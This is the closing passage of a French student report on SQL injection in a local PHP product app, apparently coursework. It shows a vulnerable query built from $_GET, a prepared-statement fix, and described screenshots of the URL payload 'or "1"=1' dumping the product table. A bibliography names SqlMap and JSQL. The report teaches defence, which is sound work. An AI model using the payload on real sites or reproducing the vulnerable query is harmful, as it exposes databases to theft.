- Pour sécuriser la partie affichage des produits

Avant :

```
$reponse = $bdd->query('SELECT * FROM produits where idProduit='.$_GET['search'].');
```

Après :

```
$reponse = $bdd->prepare('SELECT * FROM produits where idProduit=?');
```

```
$reponse->execute(array($_GET['search']));
```

- ✓ Injection dans les inputs (Formulaire GET)

Email:

Password:

(!) Fatal error: Call to a member function


Call Stack

#	Time	Memory
1	0.0020	

Après aucun erreur n'est affiché

✓ **Injection dans l'url :**


Avant : mettre ce code sachant affiche tous les produits



The screenshot shows a web browser at the URL `localhost/TestInjections/produit.php?search=555%20or%20"1"=1"`. The page title is "List des produits". There is a search bar with the placeholder "Enter IdProduit" and a magnifying glass icon. Below the search bar is a table with 6 columns: "IdProduit", "Designation", "Quantite", "Prix", "Modifier", and "Supprimer". The table contains 3 rows of data:

IdProduit	Designation	Quantite	Prix	Modifier	Supprimer
1	nicke	20	200		
2	Puma	23	500		
3	Gucci	12	86		

Après : aucun produit n'est affiché



The screenshot shows the same web browser at the same URL. The page title is "List des produits". There is a search bar with the placeholder "Enter IdProduit" and a magnifying glass icon. Below the search bar is a table with 6 columns: "IdProduit", "Designation", "Quantite", "Prix", "Modifier", and "Supprimer". The table is empty.

IdProduit	Designation	Quantite	Prix	Modifier	Supprimer
-----------	-------------	----------	------	----------	-----------

CONCLUSION

Pour conclure, le projet était l'étude des injections SQL en utilisant les différents outils et moyens d'injection SQL sur une application web et donner des solutions pour résister et stopper ce type courant de piratage du site web.

Ce projet a été très enrichissant pour moi, car il m'a permis de découvrir le domaine de piratage éthique. Ce projet m'a permis aussi de comprendre les différents outils de SQL injection comme SqlMap et JSQL injection et leur relation avec Kali Linux, l'outil célèbre. Je préfère ainsi m'orienter vers un poste lié à la sécurité du web dans le futur une fois bien maîtrisé le développement web.

Comme futur objectif et amélioration faire des tests de pénétration.

BIBLIOGRAPHIE

Manuel de PHP : <http://php.net/manual/fr/security.database.sql-injection.php>

https://www.tutorialspoint.com/ethical_hacking/ethical_hacking_sql_injection.htm

https://www.w3schools.com/sql/sql_injection.asp

Cour PHP : <https://openclassrooms.com/fr/courses/918836-concevez-votre-site-web-avec-php-et-mysql/914508-ecrivez-des-donnees>

Python Installation : <https://www.python.org/downloads/release/python-2715/>

SQLMap Installation : <https://www.youtube.com/watch?v=Hzu08Bet4Y8>

<https://security.stackexchange.com/questions/43926/sqlmap-unable-to-find-sql-injection-vulnerability>

SQL map tutorial : https://www.youtube.com/watch?v=_u6DqDahwN8

SQL map tutorial : <https://www.youtube.com/watch?v=K4jgkHwEHKI>

Sql php : https://www.w3schools.com/sql/sql_like.asp

https://www.w3schools.com/howto/howto_css_search_button.asp

<https://www.developpez.net/forums/d1178840/php/php-base-donnees/php-mysql/requete-like-variable/>

JSQL download : <https://github.com/ron190/jsql-injection>

<https://www.youtube.com/watch?v=OD9PeaEvP2E>